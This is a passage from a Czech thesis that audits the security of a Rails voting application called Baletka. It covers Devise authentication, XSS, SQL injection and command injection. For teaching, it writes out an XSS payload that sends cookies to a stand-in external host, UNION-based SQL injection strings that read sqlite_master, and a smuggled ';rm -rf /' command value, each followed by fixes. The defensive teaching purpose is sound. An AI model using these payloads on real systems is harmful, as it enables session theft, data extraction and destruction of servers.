Druhým ze zmiňovaných principů je autorizace. Ta zkoumá, zda je daný uživatel oprávněn vykonat danou akci či nikoli. Na příkladu z aplikace Baletka, kde dělíme uživatele na člena Vědecké rady a pověřenou osobu, můžeme ukázat, že člen Vědecké rady, by neměl být oprávněn provádět například vytváření hlasování. Právě takové situace pak řeší autorizace. Autorizace i autentizace na sebe často navazují, avšak měli bychom od sebe tyto pojmy odlišovat, jelikož nevyjadřují to samé.

3.6.2 Použití technologie Devise a Warden v aplikaci Baletka

Pojďme si nejdříve tyto technologie uvést. Devise je gem zajišťující autentizaci pro Rails aplikace a je založen na knihovně Warden, která také zajišťuje autentizaci a práci se `sessions`. Knihovna Warden je nízkoúrovňová a v gemu Devise je používána například k provádění části autentizace.

Nejprve si představíme gem Devise a jeho moduly, které si popíšeme a uvedeme, které jsou použity v aplikaci Baletka. Více o této problematice lze nalézt v [28] a v [29].

Database Authenticatable :

Authenticatable Modul je zodpovědný za hashování hesel a ověřování autenticity uživatele při přihlašování. Navíc nabízí konfiguraci `pepper`, tedy předem vygenerovaného tajného řetězce, který se přidává k heslu jako vstup do hashovací funkce (je podobné soli, není však uloženo společně s heslem, avšak jako tajná informace, tedy například proměnná prostředí). A dalších nastavení, která zde již pouze uvedeme `stretches`, `send_email_changed_notification`. Tento modul je aplikován v aplikaci Baletka.

Omniauthable :

Přidává podporu OmniAuth. U aplikace Baletka pak konkrétně poskytovatele **zuul**, tedy OAuth 2.0 autorizační server FIT ČVUT.

Confirmable :

Zodpovídá za ověření, zda je účet již potvrzený (tedy zda po vytvoření, dokončil aktivaci). Také zodpovídá za odesílání e-mailů s pokyny pro potvrzení účtu. Dále nabízí například konfiguraci `confirm_within`, která udává jak dlouho bude platný ověřovací token (tedy jak dlouhá je doba, po kterou může uživatel účet aktivovat). Tento modul je aplikován v aplikaci Baletka.

Recoverable :

Stará se o resetování uživatelského hesla a zasílá resetovací instrukce. Modul je též aplikován v aplikaci Baletka.

Registerable :

Je zodpovědný za vše spojené s registrací nového uživatele. Tento modul však není v aplikaci Baletka aplikován.

Rememberable :

Spravuje generování a mazání tokenu pro zapamatování uživatele z uloženého souboru cookie. Tento modul však není v aplikaci Baletka aplikován.

Trackable :

Zaznamenává informace o přihlašování jednotlivých uživatelů. Konkrétně pak zaznamenává následující informace:

- sign_in_count – Počet přihlášení daného uživatele.
- current_sign_in_at – Sleduje poslední přihlášení.
- last_sign_in_at - Záznam o předchozím přihlášení.
- current_sign_in_ip – Ukládá informaci o IP z posledního přihlášení.
- last_sign_in_ip – Ukládá informaci o IP z předchozího přihlášení.

Výše zmíněné informace jsou v aplikaci Baletka přiřazovány každému uživateli (ukládány v databázi v tabulce User).

Timeoutable :

Stará se o ověřování, zda uživatelská session již skončila nebo ne. Je použito v aplikaci Baletka.

Validatable :

Zajišťuje všechna potřebná ověření e-mailu a hesla uživatele. Nabízí konfiguraci `password_length`, tedy maximální a minimální délku hesla, nebo `email_regexp`, pomocí kterého se nastaví regulární výraz, který bude zajišťovat validaci e-mailu. Validace je zakomponována v aplikaci Baletka.

Lockable :

Je zodpovědný za blokování uživatelských účtu, pokud je přesažen počet neúspěšných pokusů zadání hesla. K odblokování pak mohou být použity dvě různé strategie, buď časový limit, nebo ověřovací e-mail. Modul je aplikován v aplikaci Baletka (tato část konfigurace je ukázána v sekci 3.1).

Celá konfigurace Devise je relativně rozsáhlá a proto jsme pouze zmínili, které moduly jsou v aplikaci použity a které ne. Jak je zmíněno výše, jsou využity téměř všechny zmiňované moduly. Tato konfigurace jistě není ryze bezpečnostní záležitost, avšak je vhodné tuto konfiguraci nezanedbat. Například validace hesla, nebo zablokování účtu po několika neúspěšných přihlášeních, může zamezit některým útokům jak na aplikaci, tak na konkrétní uživatele.

Nyní si ještě uvedeme některé gemy třetích stran, které s gemem Devise mohou souviset nebo dokonce spolupracovat.

Začněme gemem **devise_zxcvbn**, který kontroluje sílu hesla. Kontroluje, zda se dané heslo nevyskytuje na seznamu nejznámějších hesel a frází. Může tak zvýšit bezpečnost tím, že nedovolí uživateli vytvořit slovníkové heslo.

Dále si popíšeme gem **two_factor_authentication**, který bude zajišťovat to, že po klasickém přihlášení, kdy uživatel vyplní do daného formuláře svůj e-mail a heslo, bude následovat další část autentizace. Tato druhá část autentizace bude probíhat právě přes tento gem, kdy se uživateli pomocí SMS bude zasílat alfa-numerický kód, který uživatel zadá do aplikace. Až po úspěšném ukončení tohoto procesu bude uživateli umožněno dále aplikaci používat (tedy například hlasovat).

Ukážeme si zde, jak jsou implementovány dvě kruciální metody zajišťující tuto autentizaci (viz výpisy kódu 3.19 a 3.20).

Výpis kódu 3.19: Metoda zajišťující nastavení po úspěšné autentizaci.

```
1 #app/controllers/two_factor_authentication_controller.rb
2 def after_two_factor_success_for(resource)
3   set_remember_two_factor_cookie(resource)
4   warden.session(resource_name)[TwoFactorAuthentication::
      NEED_AUTHENTICATION] = false
5   bypass_sign_in(resource, scope: resource_name)
6   set_flash_message :notice, :success
7   resource.update_attribute(:second_factor_attempts_count, 0)
8   redirect_to after_two_factor_success_path_for(resource)
9 end
```

Výše vidíme metodu volanou po úspěšné autentizaci. Metoda aktualizuje stav cookie a session (řádky 3 a 4), dále na řádku 5 se obchází zpětné volání (callback) Warden (slouží k obnovení údajů v session). Dále už je pouze nastavena zpráva (flash), s tím, že přihlášení proběhlo úspěšně a kontrolní atribut s počtem neúspěšných přihlášení je vynulován. Na závěr dojde už jen k přesměrování. Dále si popíšeme metodu volanou po neúspěšné autentizaci.

Výpis kódu 3.20: Metoda zajišťující nastavení po neúspěšné autentizaci.

```
1 #app/controllers/two_factor_authentication_controller.rb
2 def after_two_factor_fail_for(resource)
3   resource.second_factor_attempts_count += 1
4   set_flash_message :alert, :attempt_failed, now: true
5
6   if resource.max_login_attempts?
7     sign_out(resource)
8     resource.lock_access!
9     ...
10    redirect_to new_user_session_path and return
11  else
12    ...
13  end
14 end
```

Na řádku 3 se zvýší počet neúspěšných pokusů a na následujícím řádku je vyvoláno upozornění o neúspěšném přihlášení. Pokud byly vyčerpány pokusy přihlášení, je uživatel na řádku 7 odhlášen, následně na řádku 8 je jeho účet zablokován a následně je přesměrován.

Tímto jsme chtěli ukázat především spolupráci s modulem `Lockable`, který zajišťuje zamykání daného uživatelského účtu a chtěli jsme naznačit část fungování této autentizace. Celková implementace je však stejně jako implementace klasické autentizace velmi rozsáhlá. Avšak to neznamená, že nebyla jako součást této práce důkladně prověřena, pouze tím chceme podotknout, že není možné zahrnout celou autentizaci i s výpisy kódu do této práce. Ostatně autentizace je řešena za pomoci gemů, tedy není z větší části implementována autory aplikace Baletka. Metody uvedené výše však přepisují standardní chování gemu, tím, že používají `Lockable`.

Dále bychom k two_factor_authentication měli zmínit, že v implementaci aplikace Baletka je tato autorizace dostupná i když je již uživatel přihlášen. Je tedy teoreticky možné se stále dokola autorizovat a zasílat si ověřovací kód, který je zasílán pomocí SMS (přes goSMS API). Opakované zasílání SMS pak může být velmi nákladné (navržení nápravy viz sekce 4.2.4).

Jako poslední bychom zmínili gem **devise_security_extension**, který není v aplikaci Baletka aplikovaný, avšak v Rails aplikacích obecně může být velmi užitečný. Tento gem zajišťuje následující:

- Expirace hesel – Tedy nutí uživatele obnovovat pravidelně heslo. V aplikaci Baletka je tento koncept proveditelný pouze z části, jelikož zaměstnanci ČVUT používají k autentizaci ČVUT heslo, které má platnost jeden rok. Pro externích pracovnících bychom toto obnovení mohli požadovat.

- Kontrola použití dříve použitých hesel – Opět, viz předchozí bod, lze aplikovat pouze na externí pracovníky.

- Expirace dlouho nepoužívaných uživatelských účtů – Toto nelze do aplikace Baletka zakomponovat, jelikož uživatelské účty budou spravovány pověřenou osobou.

Popsali jsme gemy třetích stran, nyní nám zbývá si říci ještě něco ke gemu Devise a jeho spolupráci s Warden. Zkusíme si rozebrat samotnou autentizaci uživatele do detailu, kde tuto spolupráci uvidíme. Budeme zde hovořit o autentizaci externího pracovníka. Autentizace zaměstnance ČVUT, je řešena pomocí OAuth protokolu přes autorizační server zuul.

Poté co uživatel vyplní formulář s emailem a heslem, stiskne tlačítko přihlásit, je zavolána akce `create` v controlleru `users/sessions`. Tato akce, je implementována v gemu Devise. Pojďme si ji tedy popsat (viz výpis kódu 3.21).

Bude nás především zajímat řádek číslo 2, kde je volána metoda `warden.authenticate!`. Dříve než přejdeme k této metodě, uveďme, že knihovna Warden poskytuje takzvané strategie. Strategie je třída, která musí deklarovat metodu `authenticate!` a může deklarovat metodu `valid?`. Aplikace Baletka používá výchozí strategii. Těchto strategií může být implementováno

Výpis kódu 3.21: Metoda create zajišťující autentizaci uživatele.

```
def create
  self.resource = warden.authenticate!(auth_options)
  set_flash_message!(:notice, :signed_in)
  sign_in(resource_name, resource)
  ...
end
```

více. Strategie jsou pak spouštěny jedna za druhou, dokud strategie neuspěje, tedy dojde k úspěšné autentizaci, nebo dokud nejsou všechny strategie prozkoumány, nebo pokud jedna strategie zastaví další vykonávání.

Důležité pro nás je, uvědomit si, že zde se odehrává hlavní logika autentizace. Jednoduchá strategie může vypadat například takto (viz výpis kódu 3.22)

Výpis kódu 3.22: Příklad metody authenticate!.

```
def authenticate!
  u = User.authenticate(params['username'], params['password'])
  u.nil? ? fail!("Could not log in") : success!(u)
end
```

Zde vidíme na řádku 2 metodu `authenticate`, která ověří daného uživatele a následně na řádku 3 je ternární operátor, který pokud autentizace proběhla úspěšně, zavolá metodu `success!`, v opačném případě pak metodu `fail!`.

Jak jsme zmínili výše, cílem této sekce je přiblížit fungování autentizace pomocí gemu Devise ve spolupráci s Warden. Samozřejmě užití tohoto gemu hraje v aplikaci obrovskou roli.

V rámci bezpečnostního auditu je důležité všem užitým komponentám v systému porozumět (a to včetně gemu Devise). V rámci této práce tedy byly zkoumány i části implementace gemu Devise, avšak spíše za účelem fungování než kontroly bezpečnosti. Gem Devise je jedním z nejpoužívanějších gemů zajištujících autentizaci a tím pádem i jedním z nejdůvěryhodnějších. Proto bereme jeho použití jako velice vhodnou volbu.

Za předpokladu, že gem Devise bereme **pouze** jako „černou skříňku“, nám mohou uniknout některé souvislosti, které mohou být v rámci testování bezpečnosti často klíčové. Proto jsme se snažili fungování gemu Devise v aplikaci Baletka alespoň z části uvést. V rámci zkoumání gemu Devise a jeho použití v aplikaci Baletka nebyli nalezeny žádné nedostatky.

3.6.3 Cross-site scripting

Z výše zmíněných faktů se může zdát, že toto téma do této sekce příliš nezapadá, avšak díky velké návaznosti Cross-site scripting (tedy XSS) a sessions zmíníme toto téma právě zde (i když víme, že téma by mohlo také spadat do sekce injections 3.7). Hlavním důvodem proč jsme zařadili XSS do této sekce

byly právě útoky, které kradou identitu uživatele (například krádež session, kterou lze provést skrze XSS). Více informací o této problematice lze najít v [30].

Cross-site scripting se může vyskytovat v ohromném množství variant a stejně jako SQL injection je tento útok velmi častý a organizací OWASP je zařazen do seznamu „top 10" (v roce 2017 na 7. místě, v roce 2013 na 3. místě a v roce 2010 na 2. místě). OWASP je organizace, která produkuje články, metodologie a nástroje zabývající se bezpečností webových aplikací. Jak jsme již zmínili, XSS se dá považovat za injection, tedy základním principem, který musíme dodržovat je, že budeme všechny vstupy od uživatele kontrolovat co nejprecizněji. Kdykoli je tedy dynamicky generován obsah, který může být ovlivněn uživatelem, a je následně nějakým způsobem zpracován webovou aplikací, útočník do něj může být schopen umístit škodlivý kód (například ve formě HTML, JavaScriptu nebo CSS, nejčastěji pak jejich kombinací).

Nejprve si zde ukážeme jednoduché příklady XSS a následně ukážeme jak je možné uvedeným zranitelnostem zabránit a samozřejmě shrneme zabezpečení aplikace Baletka proti tomuto typu zranitelností.

Dříve než si však uvedeme první příklad, zmiňme, že Rails v sobě již obsahuje základní mechanismus protekce proti XSS, která automaticky sanitizuje HTML (respektive všechna data, která jsou převáděna z Rails aplikace do HTML). Tento mechanismus může vyřešit spoustu těchto útoků, zdaleka ale není schopen pokrýt všechny. K tomuto sanitizování je použita metoda `html_escape`, která upraví vstup do podoby, která nebude interpretována (viz výpis kódu 3.23).

Výpis kódu 3.23: Použití metody html_escape.

```
1 vstup = '<script>alert(1)</script>'
2 html_escape(vstup)
3 #výstup: &lt;script&gt;alert(1)&lt;/script&gt;gt;
```

V některých případech se však může stát, že nechceme aby se tyto speciální symboly nahrazovaly. Toho můžeme docílit několika způsoby (například pomocí metody `raw` nebo `html_safe`). Zmiňované metody je však nutné používat jen v případě, že jsme si opravdu vědomi všech rizik. Tedy pokud je do takových metod zadáván uživatelský vstup, je nutné buď daný vstup zabezpečit jiným způsobem nebo tyto metody nepoužívat. Ukážeme si příklad z aplikace Baletka. Viz výpis kódu 3.24 (příklad je upraven pro demonstrační účely, aby obsahoval zranitelnost).

Výpis kódu 3.24: Příklad použití metody html_safe (upraveno).

```
1 link_to "#{title} <span class='icon'></span>".html_safe
```

Uvažme, že ve zmiňovaném příkladu je proměnná `title` zadávána od uživatele. Pouze pro ilustraci, můžeme například zadat stejný vstup (tedy hodnotu této proměnné) jako v příkladu 3.23. Pak se tento kód vykoná a zobrazí se okno (alert) s hodnotou `1`.

Nyní si ukážeme, proč jsme útok XSS zařadili právě do této sekce. Jako příklad vstupu (viz výpis kódu 3.25) bude totiž škodlivý kód, který za předpokladu, že je webová aplikace zranitelná na XSS (například viz výpis kódu 3.24) dokáže získat dané cookies.

Výpis kódu 3.25: Příklad krádeže cookie.

```
1 <script>document.write('<img src="http://www.mysiteforcookies.cz/' +
     document.cookie + '">');</script>
```

Pokud se podaří útočníkovi umístit takový kód na stránku, pak po přistoupení uživatelem na stránku se bude chtít načíst daný obrázek, avšak neexistující stránka obrázek nenačte. Pouze na danou stránku pošle požadavek, součástí kterého bude i cookie daného uživatele, kterou pak útočník získá pomocí prověření logu dané stránky, kde stačí najít daný požadavek. Jak již bylo uvedeno ve výpisu kódu 3.18, nastavením hlavičky `Set-Cookie`, lze zmírnit dopad, nebo úplně zabránit tomuto útoku pomocí direktivy `HttpOnly`.

Dále si zde uveďme seznam nebezpečných funkcí, které by za žádných okolností neměly být použity, pokud jejich vstupním parametrem je jakýkoli vstup od uživatele. Jsou to funkce `eval`, `setInterval`, `setTimeOut`, `execScript`, `write`, `body.innerHtml` nebo `writeLn`.

Tedy cest, jak webovou aplikaci napadnout pomocí XSS, je opravdu hodně a cest, jak danou XSS zranitelnost využít je rovněž velmi mnoho. V rámci testování bezpečnosti aplikace Baletka jsme se samozřejmě na tyto zranitelnosti zaměřili. Prvním vodítkem je nástroj Brakeman (viz sekce 3.2.1), pomocí kterého jsme aplikaci Baletka na XSS otestovali. Testování však neodhalilo žádnou potencionální zranitelnost. Dále jsme pak kód prověřili detailněji a zaměřovali se na všechna možná místa útoku, tedy formuláře, vstupní parametry a další. Aplikace Baletka je navíc druhotně proti XSS chráněna různými hlavičkami, které jsou detailněji popsány v sekci 3.10.3. Žádná zranitelnost XSS tedy v aplikaci Baletka nebyla nalezena.

3.7 Odolnost proti injections

V této sekci budeme hovořit o různých způsobech vkládání škodlivého kódu (code injection). Nejprve si vysvětlíme samotný pojem injection a poté si ukážeme jak funguje SQL injection a command injection. Metoda XSS je detailně rozvedena v sekci 3.6, proto ji v této kapitole vynecháme (i když by mohla také být kategorizována jako injection).

Pojďme si tedy vysvětlit pojem injection. Jak je již zmíněno výše, jedná se o vkládání škodlivého kódu, který je dále interpretován či spouštěn. Pokud lze tento typ útoku provést, je to důkazem toho, že je špatně manipulováno s uživatelskými vstupy a výstupy. Se všemi vstupními daty (daty zadanými od uživatele) by mělo být nakládáno jako s neprověřenými, tedy by tato data měla být vždy velice precizně otestována a až po jejich prověření by měla být dále zprocesována. Code injection je velice závažný typ útoku, organizací

OWASP byla v letech 2010, 2013 i 2017, kdy byli publikovány seznamy „top 10“ zranitelností, uvedena injection vždy na prvním místě. Více informací lze nalézt v [31].

Nyní již známe pojem injection, ukážeme si tedy konkrétní příklady v Rails aplikacích a jak správně aplikaci proti tomuto typu útoku zabezpečit. Dále také prověříme zabezpečení proti tomuto druhu zranitelností v aplikaci Baletka.

3.7.1 SQL injection

Začněme nejznámějším typem injection a tím je bezesporu SQL injection. Na místech, kde aplikace komunikuje s databází, tento útok využívá upravování parametrů tak, že do parametru umístí vhodně upravený SQL dotaz (nebo jeho část). SQL injection útoky tedy mají za cíl ovlivnit databázové dotazy právě pomocí modifikace parametrů. Populární cíl těchto útoků je provádět manipulaci s daty nebo tato data číst. Následující část vychází částečně z [32].

Abychom mohli dále tento typ útoku v Rails aplikacích zkoumat, představíme si knihovnu, která komunikaci s databází v Rails zajišťuje (tato knihovna je použita v aplikaci Baletka). Jedná se o knihovnu **Active Record**, která zajišťuje především objektové relační mapování (ORM), což je technika, která spojuje objekty aplikace s tabulkami v systému správy relačních databází. Active Record k těmto účelům automaticky vytváří metody umožňující aplikaci číst a manipulovat s daty uloženými v tabulkách databáze. Právě zabezpečení těchto metod zde budeme zkoumat.

Nyní si uvedeme příklad útoku na metodě `where`, tato metoda vrací novou relaci, která je výsledkem filtrování aktuální relace dle podmínek v argumentech. Mějme tedy výpis kódu 3.26.

Výpis kódu 3.26: Komunikace s databází pomocí metody where.

```
1 @answer = Answer.where("text = '#{params[:text]}'")
```

Do instanční proměnné `@answer` se přiřadí taková entita `Answer`, která obsahuje text daný parametrem. Zde můžeme vidět, že parametr `params[:text]` není nijak kontrolován, tedy SQL injection lze teoreticky provést. Ukážeme si jednoduchý příklad, pokud uživatel zadá jako text tento kód `"') OR 1--"`. Daný dotaz pak bude přeložen takto (viz výpis kódu 3.27). Parametr, který jsme zadali, je ve výpisu kódu uveden červenou barvou.

Výpis kódu 3.27: Příklad Sql injection - použití klausule OR.

```
1 SELECT "answers".* FROM "answers" WHERE (text = '"') OR 1--"')
```

Databáze tedy zareaguje tak, že prakticky ignoruje co zadáváme do klausule `WHERE` a pomocí klausule `OR`, kde je jako parametr `1` (tedy hodnota, která je brána jako `true`), zobrazí všechny záznamy v tabulce `answers`. Dvě pomlčky uvedené za číslicí jedna zde slouží k ukončení SQL příkazu (v jazyce SQL slouží jako symbol pro komentář).

Na první pohled se může zdát, že ať jakýmkoli způsobem modifikujeme parametr `params[:text]`, můžeme získat pouze informace o tabulce `answers`. Není tomu tak. Nyní si ukážeme příklad, kdy je možné získat přístup prakticky ke všem informacím v databázi.

Dříve než přejdeme k samotnému příkladu, je zapotřebí zmínit informace nutné k provedení tohoto útoku. U tohoto příkladu budeme předpokládat, že víme, se kterou databází aplikace komunikuje (zde použijeme SQLite). Tuto informaci však běžný uživatel nemá, avšak v některých případech je možno jí odvodit například z chybových hlášení databáze. Pokud víme, že pracujeme s databází SQLite, bude nás dále zajímat systémová tabulka `sqlite_master`, tato tabulka bude obsažena v každé SQLite databázi a obsahuje seznam všech databázových objektů v dané databázi. K této tabulce může být přistupováno přes běžné databázové dotazy (například `SELECT`).

Nyní je již vidět k čemu směřujeme. Pokusíme se vytvořit takový vstup, který by nám umožnil vypsat názvy všech tabulek v dané databázi. Samozřejmě bychom mohli pokračovat vypsáním záznamů těchto tabulek a následně získat data z celé databáze, pro ilustrační účely však není třeba uvádět celý postup. Proto se omezíme pouze na vypsání jmen všech tabulek.

Stále budeme používat příklad 3.26, jen pozměníme vstupní parametr `params[:text]`. Do tohoto parametru zadáme vstup viz výpis kódu 3.28. Vstup je opět označen červenou barvou.

Výpis kódu 3.28: Příklad Sql injection - použití UNION.

```
1 SELECT "answers".* FROM "answers"
   WHERE (text = '"'1'') union select 1,1,name,1,1,1 from sqlite_master--"')
```

Obdobně jako v příkladu výše (viz výpis kódu 3.27) můžeme říci, že klausule `WHERE` není až tak podstatná. Důležitá je zde klausule `UNION`, která spojuje výsledek dvou či více klausulí `SELECT`. Dále také můžeme vidět, že z tabulky `sqlite_master` vybíráme 6 různých sloupců, z nichž 5 má hodnotu `1`.

Je nutné použít tuto obstrukci, jelikož klausule `UNION` na nás klade dvě zásadní podmínky. První z nich požaduje, že počet sloupců v obou klausulích `SELECT` musí být shodný (když dosadíme za daný název sloupce `1`, bude vrácena hodnota konstanty `1` pro každý řádek tabulky a podmínka je tím splněna). Druhá podmínka říká, že odpovídající sloupce musí mít podobný typ (proto je sloupec `name` uveden na třetím místě v pořadí, má totiž stejný typ jako sloupec `description` v tabulce `Answers`). Při splnění těchto podmínek, dostaneme seznam jmen všech tabulek (viz výpis kódu 3.29).

Vidíme, že všechny parametry jsou vyplněny hodnotou `1` (kromě těch které nemají podobný typ, v tomto případě sloupce `:updated_at` a `:created_at`, které jsou typu datum) a v pořadí třetí sloupec nám odkrývá jméno tabulky. Toto je pouze ukázka jednoho výstupu, ve skutečnosti nám však výše uvedený dotaz vrátí všechny názvy tabulek (tedy n těchto výstupů, kde n je počet jmen objektů v tabulce `sqlite_master`).

Výpis kódu 3.29: Příklad výstupu SQL injection.

```
<Answer:0x00562ffc8ae198> {
  :id => 1,
  :text => "1",
  :description => "votes",
  :created_at => nil,
  :updated_at => nil,
  :question_id => 1
}
```

V uvedených příkladech výše jsme si ukázali, jak lze SQL injection odhalit a získat tak data z databáze pomocí metody `where`, avšak existuje celé množství dalších metod, které mohou být takto zranitelné. Potencionální zranitelnost pak funguje na stejném principu, útočníkovi stačí kód jen trochu poupravit dle potřeb dané metody. Může se například jednat o metody `order`, `pluck`, `find_by` nebo `group`.

Nyní už víme jak daná zranitelnost SQL injection vypadá, pokusíme se jí tedy předejít a jednotlivé metody správně zabezpečit. Zabezpečení můžeme provést tak, že budeme takzvaně escapovat všechny speciální znaky. Jinými slovy provedeme sanitizace vstupních parametrů manuálně, tedy napíšeme si vlastní sanitizační funkci nebo použijeme funkci `sanitize_sql_array`. Metody z knihovny Active Record však podporují použití takzvaných placeholderů (někde také můžeme najít termín parametrizace). Jedná se o techniku kontrolování vstupů, která je nejčastějším bezpečným opatřením proti SQL injection u těchto metod. Pomocí placeholderů (placeholder je většinou v kódu značen symbolem `?`) je tedy vstupní parametr také sanitizován. Některé metody dokonce poskytují tuto vlastnost automaticky (například metoda `find(id)`, která svoje argumenty převádí do typu integer viz výpis kódu 3.30).

Výpis kódu 3.30: Příklad použití metody find.

```
User.find(1)          # vrací object pro ID = 1
User.find("1")        # vrací object pro ID = 1
User.find("31.vladislav") # vrací object pro ID = 31
```

Nyní se pojďme podívat opět na předchozí příklad se zranitelností SQL injection (viz výpis kódu 3.26). Pokusíme se tuto zranitelnost opravit použitím placeholderů, tedy zástupných řetězců, které nemohou obsahovat fragmenty daného jazyka (v tomto případě SQL). Oprava viz výpis kódu 3.31.

Výpis kódu 3.31: Komunikace s databází pomocí metody where.

```
#obsahuje zranitelnost SQL injection
@answer = Answer.where("text = '#{params[:text]}'")

#neobsahuje zranitelnost SQL injection
@answer = Answer.where("text = ?", text)
@answer = Answer.where(text: text)
```

V tomto výpisu kódu máme na řádku 2 původní metodu obsahující zranitelnost. Na řádku 5 pak je použití klasického placeholderu, kde je dosazen sanitizovaný parametr `text` za symbol `?`. Řádek 6 pak pouze uvádí jinou syntax placeholderu, která se v Rails používá a jmenuje se jmenný placeholder. Vidíme tedy, že ošetření proti SQL injection spočívá pouze ve správném použití placeholderů místo samotného stringu.

Většinou je v aplikaci do databáze přistupováno velmi často a tak pro jednodušší testování těchto metod je dobré použít automatizovaných nástrojů (například Brakeman). V sekci 3.11.1 jsme tento nástroj využili a nalezli jsme jedno varování ohledně SQL injection. Konkrétně jsme objevili potencionální zranitelnost v metodě `order`, kde použití placeholderu nebylo pro ošetření této zranitelnosti zvoleno, ovšem i přesto zranitelnost nebyla prokázána a jednalo se o takzvané varování „false positive“.

I přesto, že jsme otestovali SQL injection pomocí nástroje Brakeman, prošli jsme všechny metody a znovu zkontrolovali, zda jsou v pořádku. Zde je krátká demonstrace těchto metod přímo z aplikace Baletka (viz výpis kódu 3.32).

Výpis kódu 3.32: Použité metody pro komunikaci s databází v aplikaci Baletka.

```
1 Voted.where("ballot_id = ? AND user_id = ?", ballot.id, id)
2 User.exists?(username: username)
3 User.pluck(:email)
4 User.find_by_id(params[:id])
```

Jak vidíme z výpisu kódu vybrané metody na řádcích 1 až 3, používají placeholdery (na prvním řádku jsou klasické placeholdery a na řádku 2 a 3 jmenné). Na posledním řádku být placeholder použitý nemusí, jelikož metoda `find_by_id(params[:id])` již sama vstup sanitizuje podobně jako metoda `find` (viz výpis kódu 3.30).

V aplikaci Baletka tedy žádná zranitelnost SQL injection nebyla nalezena. I když tato zranitelnost je velmi známá, neměla by se její bezpečná implementace podceňovat, jelikož při nalezení takové zranitelnosti může dojít k neoprávněnému přístupu k celé databázi, což může mít fatální následky na celou aplikaci.

3.7.2 Command injection

Command injection lze v Rails aplikacích objevit v případě, kdy jsou volány systémové metody, tedy metody, pomocí kterých je možné spouštět příkazy na serveru, kde je aplikace spuštěna. Pro následující sekci budeme pro zjednodušení předpokládat, že server bude spuštěn na nějakém unix-like systému (například Debian) a bude interpretovat příkazy pomocí shellu. Nejdříve si pojďme všechny tyto metody popsat a ukázat si jaký je mezi nimi rozdíl. Samozřejmě dále si řekneme jakou metoda je nejvhodnější použít z hlediska bezpečnosti.

příkaz `system`

Tato metoda provede příkaz v subshellu (tedy je vytvořen nový proces, který je zděděn z původního procesu aplikace). Máme dvě možnosti, jak do metody zadat argumenty. Buď předat příkaz, který má být vykonán s jeho argumenty jako string (tedy jako jeden argument funkce `system` viz výpis kódu 3.33 řádek 1). Nebo jako první argument metody `system` zadat název příkazu, který chceme v shellu provést a další parametry jako přepínače a argumenty oddělené zvlášť (viz výpis kódu 3.33 řádek 2). Důležitou vlastností této metody je, že výstup příkazu je směrován na `stdout`, tedy standardní výstup. Metoda vrací návratovou hodnotu `true` za předpokladu, že exit status daného příkazu je `0`, pokud je exit status nenulový, pak vrací `false` a pokud selže vykonávání příkazu, vrací metoda `nil`. V případě, že vrátí metoda hodnotu `false`, chybový status je možné najít standardně v proměnné `$?`.

příkaz `exec`

Metoda `exec` se na první pohled může zdát velmi podobná metodě `system`, avšak tato metoda na rozdíl od metody `system` nevytváří nový proces, ale transformuje stávající proces. Tedy metoda exec nebude dále pokračovat ve vykonávání kódu aplikace. Tudíž tato metoda nemá žádnou návratovou hodnotu. Pokud však příkaz není možné spustit, bude vyvolána chyba `SystemCallError`. Zadávání parametrů této metody funguje na stejném principu jako u metody `system` viz výpis kódu 3.34.

zpětné apostrofy (backticks - ``)

Zpětné apostrofy mají podobné využití jako metoda `system`, také vytváří nový proces, ovšem návratová hodnota odpovídá hodnotě provedeného příkazu v shellu. Tato metoda pouze předává celý string shellu, který je poté dále interpretován (ukázka použití viz výpis kódu 3.35).

příkaz `%x()`

Tato metoda je téměř identická s metodou backticks, umožňuje pouze navíc vkládat zpětné apostrofy (ukázka použití viz výpis kódu 3.35).

Výpis kódu 3.33: Volání metody system k provádění příkazu v shellu.

```
1 #moznosti volání metody system
2 system("echo *") #vypise obsah daného adresare
3 system("echo", "*") #vypise symbol "*"
```

Výpis kódu 3.34: Volání metody exec k provádění příkazu v shellu.

```
1 #moznosti volani metody exec
2 exec("echo *" ) #vypise obsah daného adresare
3 exec("echo", "*") #vypise symbol "*"
```

Výpis kódu 3.35: Další způsoby volání příkazů v shellu.

```
1 `echo *` #vypise obsah daného adresare
2 %x(echo *) #vypise obsah daného adresare
```

Pro úplnost ještě doplňme, že rozdíl předávání argumentů (buď jako string nebo několik oddělených parametrů) u metod `system` a `exec` spočívá v tom, že pokud předáme metodám pouze jeden parametr, tedy string, je celý předán shellu a tím zpracován. Pokud však předáváme příkaz pomocí oddělených parametrů, je shellu předán pouze příkaz a všechny jeho přepínače či jiná nastavení nejsou shellem interpretována. Už z toho lze usoudit, že metoda posílání oddělených parametrů bude bezpečnější a více přímočará.

Nyní když už známe všechny metody volání příkazů v shellu, pojďme si říci, jak je správně používat, aby byli bezpečné. Nejprve si však ukažme příklad, kdy může dojít ke command injection (viz výpis kódu 3.36).

Výpis kódu 3.36: Příklad na potenciální command injection.

```
1 #vstup od uzivatele
2 path = ";rm -rf --no-preserve-root /"
3
4 #neosetrene volani metod proti command injection
5 system("ls -a -l #{path}")
6 `ls -a -l #{path}`
7 %x(ls -a -l #{path})
```

Ve výše zmíněném kódu můžeme vidět, že metody takto použité (viz řádek 3 až 6) dosadí za proměnnou `path` škodlivý kód viz řádek 1. Po dosazení pak bude celý kód ve všech případech volání interpretován a dojde k zavolání příkazu `rm -rf --no-preserve-root /`, pokud tak jsou na systému nastavena špatně přístupová práva, pomocí tohoto zavolání je možné celý systém, na kterém je aplikace spuštěna, zničit.

Předejít této zranitelnosti se dá stejně u všech výše uvedených metod, za předpokladu, že nutně nepotřebujeme pracovat s návratovou hodnotou. Jak jsme si již uvedli výše, metodě `system` můžeme předat příkaz jednotlivě po oddělených parametrech, tak se tedy nebude proměnná `path` interpretovat (viz výpis kódu 3.37).

Výpis kódu 3.37: Náprava metod proti command injection.

```
1 system("ls", "-a", "-l", path)
```

Pokud však budeme chtít použít příkaz, který bude přesměrovávat výstup (například takto `2>&1`), je nutné použít nějakou bezpečnou knihovnu, která nám tuto redirekci umožní (například knihovnu **Open3**). Samotné přesměrování totiž bude také bráno jako argument daného příkazu a nebude interpretováno shellem.

Dále ještě zmiňme, že command injection je úzce spjata se zranitelností přístupu k souborům, která je popsána v sekci 3.5. Pokud například používáme pro čtení souboru příkaz `cat` v kombinací s metodou `system`, měli bychom se

zamyslet zda takové využití je vhodné a zda by nebylo lepší například použít metodu v Ruby/Rails k danému účelu vytvořenou (zde konkrétně `File.read`).

